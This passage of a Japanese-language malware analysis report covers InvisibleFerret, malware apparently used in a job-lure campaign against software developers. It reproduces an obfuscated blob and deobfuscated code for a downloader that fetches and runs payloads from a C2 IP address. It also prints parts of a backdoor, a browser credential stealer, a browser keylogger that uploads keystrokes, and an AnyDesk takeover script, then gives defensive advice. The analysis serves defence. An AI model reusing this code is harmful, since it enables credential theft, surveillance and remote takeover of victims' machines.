VWa0ADYUadcnGBCrBRrP38K9xfv7crpSmYT5yhV+/N3kX1yjZnUwUWml+iWndVtsqUw69yDdYmcxT4TQdH74yZQ8MHEicV7XwXkv/
HF3fzvSkgKRrpaiA6AsAoz07A78t6B27Hl6mVR5TIRSwlKwhErrYnpstHSlGWBgILqB2Ik6Lco1P3P6ah0AtodUkJ3UYMSjoJiN2DRNjm0FcrWdo6lA3X4Tlys+Se1GAh3Br
LHGv0J0qyzUslQJOo+AqlHJTXgYUBoIbVl74DdbpOeAXU6ERYDOnwbDzGd3A+Nepb0sCJ38WivhCcdVbAaITuEPYH1iOC7KuW7HS4Ck0DRfA9uwsD+O4HZz0xGoBxqHL5tUI
3SdU9yY6Yj6BB5o6xFqqf6vGtXEyHW3N3yuwCf0yHJmtahUDE8KdW5uPr7ymF9qSs9kMMjD6E5DVwrM7zmHsAUyLklTuQnxX94S994ro7q00upNSODcZalf/jaWX1ezeWAsk
EHEQ4D3rINQcCA8cB+JWZVN41k26EuQrX3z8Fcnmztfjg2y8Y4l2oMNnoOBhRwwJE9fQR71L0nNQiF6DjUVKROWn9P1GynODbTlk90OKO+FfjiZW33mdbjfh9BgUas473Lqy
MPmTFeAR7RU2uAmLw10xwpI7TLBhgcT3SUDa1b+lbLOB6sfhZRkbgIcBccNv/5UyZP+AifZuiR0kbxGNICsgeZVSCbMugtmjkFA8ujtyTCBEm4Bybnqq28duubPWLzU0w1Qy
9poyQ7UJecnFF9+z17tp0Y4VrN1yimZeJ0vJaudtEV859BWHs3nSvHwPNmkCvU57AxtOeHFj/9xIrx4lGFawpGbTMh9dqfvSIGk5EfnWt643CeDx5seMC5Yvdr2JfAmizk4p
UF9ihsMxsxIPAKTbLcJ+BctpNEFNI9pP42mjVpI9t4AnVAenRXgwyL28jxGQZehrPQ6owS56kDALa9/I1U96KnZol0Gp+2JAQKH1uuKu1gkWAu1eXZLpQ3Swi9LvYOgSuE6I
o2scv41P2KJL0OwkA7T6qAbmxA5ehJ21E7/KnlL+JHMK2f3y5XHGJBltOwIBwav1S9R1DsuJ/T9YAMflfY8c1uE7LkFOCPK5K7GWWOV59sOXzEKWTMO/+0Tcui1ICU1SFC0+
g94auRXU78cTtFXwBV2f9ZXyVem7w5GADaH1HoPIGskk3+I0oNuOO9TeKyn8OjHAUjuoT2YRCzEo+zn6+6CPr6rRVG+xpwQi4Pa23g6nKmcVeeXLHJkpCFPU0Dd5cMjyhg3E
RKse+9BqLNrGzHyr5LqsO7GjnHYPHcOnYVgi3NhzGUWpqvt7BAEAaQGMPXjlPt/N7f/+u///b+UmfdfVV33yilXUpn+75czoQu8+jxhZJmFRpZn9BhSgrxuW8lNwJe'))
```

図9. 難読化されたコード

```python
import base64,platform,os,subprocess,sys
try:import requests
except:subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'requests']);import requests

sType = "3"
gType = "726"
ot = platform.system()
home = os.path.expanduser("~")
#host1 = "10.10.51.212"
host1 = "45.137.213.30"
host2 = f'http://{host1}:1224'
pd = os.path.join(home, ".n2")
ap = pd + "/pay"
def download_payload():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass

    try:
        if ot=="Darwin":
            #aa = requests.get(host2+"/payload1/"+sType+"/"+gType, allow_redirects=True)
            aa = requests.get(host2+"/payload/"+sType+"/"+gType, allow_redirects=True)
            with open(ap, 'wb') as f:f.write(aa.content)
        else:
            aa = requests.get(host2+"/payload/"+sType+"/"+gType, allow_redirects=True)
            with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_payload()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
```

図10. 難読化を解除したコード

難読化を解除するスクリプトはGitHub上で公開しています。こちらでご確認下さい。

1. ダウンローダ (.sysinfo)

ダウンローダは、感染機器のOSに応じてファイルをダウンロード・実行します。

最初に、バックドアをダウンロードし、感染機器のユーザホームディレクトリ内に作成された".n2"ディレクトリの中に"pay"という名前で保存・実行します。

感染機器がWindowsである場合、.n2ディレクトリ内にブラウザの情報窃取を行うスティーラーとキーロガーをダウンロードし、それぞれ"bow"、"mlip"という名前で保存・実行します。




図11. ダウンロードされたInvisibleFerret関連ファイル




図12. InvisibleFerret関連プロセスツリー

2. バックドア (pay)

キーロギングとクリップボードデータの取得をし、８つの遠隔操作コマンドをサポートしています。

1	ssh_cmd	全てのpython.exeプロセスを終了

2	ssh_obj	コマンド実行
3	ssh_clip	キーロギングとクリップボードデータをC2サーバーへ送信
4	ssh_run	ブラウザ情報を窃取するスティラーをダウンロード・実行
5	ssh_upload	C2サーバへファイルをアップロード
6	ssh_env	C, D, E, F, Gドライブでnode_modulesなど 特定のディレクトリを除いた.envファイル一覧をC2サーバへアップロード
7	ssh_kill	ChromeとBraveブラウザのプロセスを終了
8	ssh_any	AnyDesk をダウンロード・実行

C2サーバのIPアドレスとポート番号は、スクリプトの中に定義されています。

```
HOST0 = '45.137.213.30'
PORT0 = 2249

class Client():
    def __init__(A):A.server_ip = HOST0;A.server_port = PORT0;A.is_active = _F;A.is_alive = _T;A.timeout_count = 0;A.shell = _N

    @property
    def make_connection(A):
        while _T:
            try:
                A.client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s = Session(A.client_socket)
                s.connect(A.server_ip, A.server_port)
                A.shell = Shell(s);A.is_active = _T
                if A.shell.shell():
                    try:dir = os.getcwd();print("dir:", dir);fn=os.path.join(dir,sys.argv[0]);print("fn:", fn);os.remove(fn)
                    except Exception as ex:print("connection error:", ex);pass
                    return _T
                sleep(15)
            except Exception as e: print("error_make:", e); sleep(20);pass
    def run(A):
        t2=Thread(target=auto_up);t2.daemon=_T;t2.start()
        if A.make_connection:return

client = Client()
```

図13. バックドア C2とポート番号

C2サーバとの通信は、TCPプロトコル上でJSON形式のデータでやりとりをします。




図14. C2通信データ

3. ブラウザ クレデンシャルスティーラー (bow)

Chrome、Brave、Opera、Yandex、Microsoft Edgeブラウザからログイン情報などを窃取し、C2サーバへアップロードします。

```
class BrowserVersion:
    def __str__(A):return A.base_name
    def __eq__(A,__o):return A.base_name==__o

class Chrome(BrowserVersion):base_name = "chrome";v_w = ["chrome", "chrome dev", "chrome beta", "chrome c
class Brave(BrowserVersion):base_name = "brave";v_w = ["Brave-Browser", "Brave-Browser-Beta", "Brave-Brow
class Opera(BrowserVersion):base_name = "opera";v_w = ["Opera Stable", "Opera Next", "Opera Developer"];v
class Yandex(BrowserVersion):base_name = "yandex";v_w = ["YandexBrowser"];v_l = ["YandexBrowser"];v_m = [
class MsEdge(BrowserVersion):base_name = "msedge";v_w = ["Edge"];v_l = [];v_m = []

available_browsers = [Chrome, Brave, Opera, Yandex, MsEdge]

class ChromeBase:
    def __init__(A,verbose=True,blank_passwords=False):A.verbose=verbose;A.blank_passwords=blank_password
    @staticmethod
    def get_datetime(chromedate):return datetime(1601,1,1)+timedelta(microseconds=chromedate)
    @staticmethod
    def get(func):
        """
        Update paths with the Chrome versions
        Will change protected members from child class.
        """
        def wrapper(*args):
            cls = args[0];sys_ = platform.system();base_name = cls.browser.base_name;vers = None

            if sys_ == "Windows":vers=cls.browser.v_w
            elif sys_ == "Linux":vers=cls.browser.v_l
            elif sys_ == "Darwin":vers=cls.browser.v_m

            for ver in vers:
                for i in range(120):
                    if i==0:profile = "Default"
                    else:profile = "Profile " + str(i)
                    #Accessing protected member to update the paths.
                    browser_path = cls.browsers_paths[base_name].format(ver=ver,profile=profile)
                    database_path = cls.browsers_database_paths[base_name].format(ver=ver,profile=profile
                    brw_path = cls.browsers_web_paths[base_name].format(ver=ver,profile=profile)

                    if os.path.exists(browser_path) and os.path.exists(database_path):
                        cls._browser_paths.append(browser_path)
                        cls._database_paths.append(database_path)
                    if os.path.exists(brw_path):
                        cls._brw_paths.append(brw_path)

                return func(*args)

        return wrapper
```

図15. bow

4. ブラウザ キーロガー (mlip)

mlipは、昨年観測されたInvisibleFerretから新しく追加されたファイルです。感染機器上の全てのキー入力を保存するのではなく、Chrome、Braveブラウザに入力したキー情報とペーストしたクリップボードデータをC2サーバにアップロードします。

```
browserlist = [
  "chrome.exe",
  "brave.exe"
]

def act_win_pn():
    try:
        hwnd = win32gui.GetForegroundWindow()
        pid = win32process.GetWindowThreadProcessId(hwnd)
        caption = win32gui.GetWindowText(hwnd)
        return (pid[-1], psutil.Process(pid[-1]).name(), caption)
    except:
        pass

def is_down(status):
    if status == 128: return True
    return False

def is_control_down():
    return is_down(pyHook.GetKeyState(0x11)) or is_down(pyHook.GetKeyState(0xA2)) or is_down(pyHook.GetKeyState(0xA3))

def save_log(log, text, caption):
  global key_log
  r = {
        'gid' : sType,
        'pid' : gType,
        'pcname': socket.gethostname(),
        'processname': text,
        'windowname': caption,
        'data': log,
  }
  host2 = f"http://{HOST}:{PORT}"
  post(host2 + "/api/clip", data=r)
  key_log = ""
```

図16. mlip

5. AnyDesk (adc)

正規リモート操作ツールであるAnyDeskの設定ファイルを取得、攻撃者がリモートアクセスできるように設定を書き換えてAnyDeskの再起動を行います。Windows環境では、Anydeskが存在していない場合は、C2サーバからダウンロードします。

```
            #·print(e)
res1·=·update_conf(conf_path1)
res2·=·update_conf(conf_path2)
def·restart_anydesk():
····global·anydesk_path
····try:
········PROCNAME·=·"anydesk.exe"·if·os_type=="Windows"·else·"anydesk"
········if·os_type·!=·"Windows":
············try:import·psutil
············except:subprocess.check_call([sys.executable,'-m','pip','install','psutil'])
············anydesk_path='anydesk'
············for·proc·in·psutil.process_iter():
················if·proc.name().lower()·==·PROCNAME:proc.kill()
········else:subprocess.check_output("taskkill·/F·/IM·anydesk.exe")
········time.sleep(1)
········#·print("run·anydesk·secondly")
········subprocess.Popen([anydesk_path])
····except·Exception·as·e:pass
········#·print(e)
save_conf(conf_path1,·1)
save_conf(conf_path2,·2)

restart_anydesk()
dir·=·os.getcwd();fn=os.path.join(dir,sys.argv[0]);os.remove(fn)
```

図17. AnyDesk

終わりに

本攻撃キャンペーンは、ソフトウェア開発者を標的としているため、企業の従業員が通常使用するWindows以外のmacOS、Linuxで実行可能なNPMやQt、Electronなどのクロスプラットフォームアプリケーション開発フレームワークでマルウェアを開発していることが特徴的です。これによりマルウェアが動作可能な攻撃対象領域を拡大させています。

NPMパッケージはサンドボックス製品で実行できない、NPMパッケージやElectronアプリケーションは、スクリプトの難読化手法の変更が容易であるなどの理由で、VirusToal上では検知率が高くない検体も見受けられるためアンチウイルス製品などで検知されない可能性があることも考慮する必要があります。

BeaverTail、InvisibleFerretは、パーシステンス（機器再起動後に自動起動する設定）の作成はしないため、感染させた後に迅速にできるかぎりの情報を窃取する手口であると考えています。

感染防止、暗号資産保護、被害拡大防止の3点の対策について考察します。

感染防止

・会社から貸与されている機器を私用利用しない。

・身元が明らかでない人物からのソフトウェアをダウンロード・実行しない、実機ではなく仮想マシン上での実行を検討する。

・ビデオ会議ツールは、普段自身が使用しているものを使うようにする。

暗号資産保護

・暗号資産ウォレットの鍵を端末ではなくハードウェアウォレット（HWW）に保管することを検討する。

・秘密鍵を複数の鍵に分割し、分散保管するMulti-Party Computation（MPC）ウォレットを提供するサービスを利用することを検討する。

被害拡大防止

感染を防ぐために検討しなければ課題が複数あります。

・SNSを介したメッセージのやり取り、ファイルの転送はメールとは異なり機器に到達する前の検知・ブロックが難しく機器に到達する可能性が高い。

・正規サービスであるGitHubやBitBucketからコードをダウンロードするため、通信での検出も難しい。

・NPMパッケージのインストールする振る舞いを不審であると判断しづらい。

そのため、万が一InvisibleFerretが実行されたとしても迅速な検出・ブロックを実現するEDRのようなエンドポイントセキュリティ対策も重要になります。

また、国内では観測されていませんが、メールセキュリティ製品を回避するためにSkype, WeChatなどのインスタントメッセージング アプリケーション系由でマルウェアが配布されるのを中国語圏で多く観測されています。海外拠点を持つ日本企業の方々もメール以外でのマルウェア配送に注視頂ければと考えています。

Indicators of Compromise (侵入痕跡)

GitHub上に公開しています。こちらでご確認ください。

参考情報

[1] Hacking Employers and Seeking Employment: Two Job-Related Campaigns Bear Hallmarks of North Korean Threat Actors

[2] Famous Chollima

[3] https://x.com/DaKingLawson/status/1843508343903801425

[4] https://x.com/DaKingLawson/status/1843508373951778977

[5] Contagious Interview: DPRK Threat Actors Lure Tech Industry Job Seekers to Install New Variants of BeaverTail and InvisibleFerret Malware

---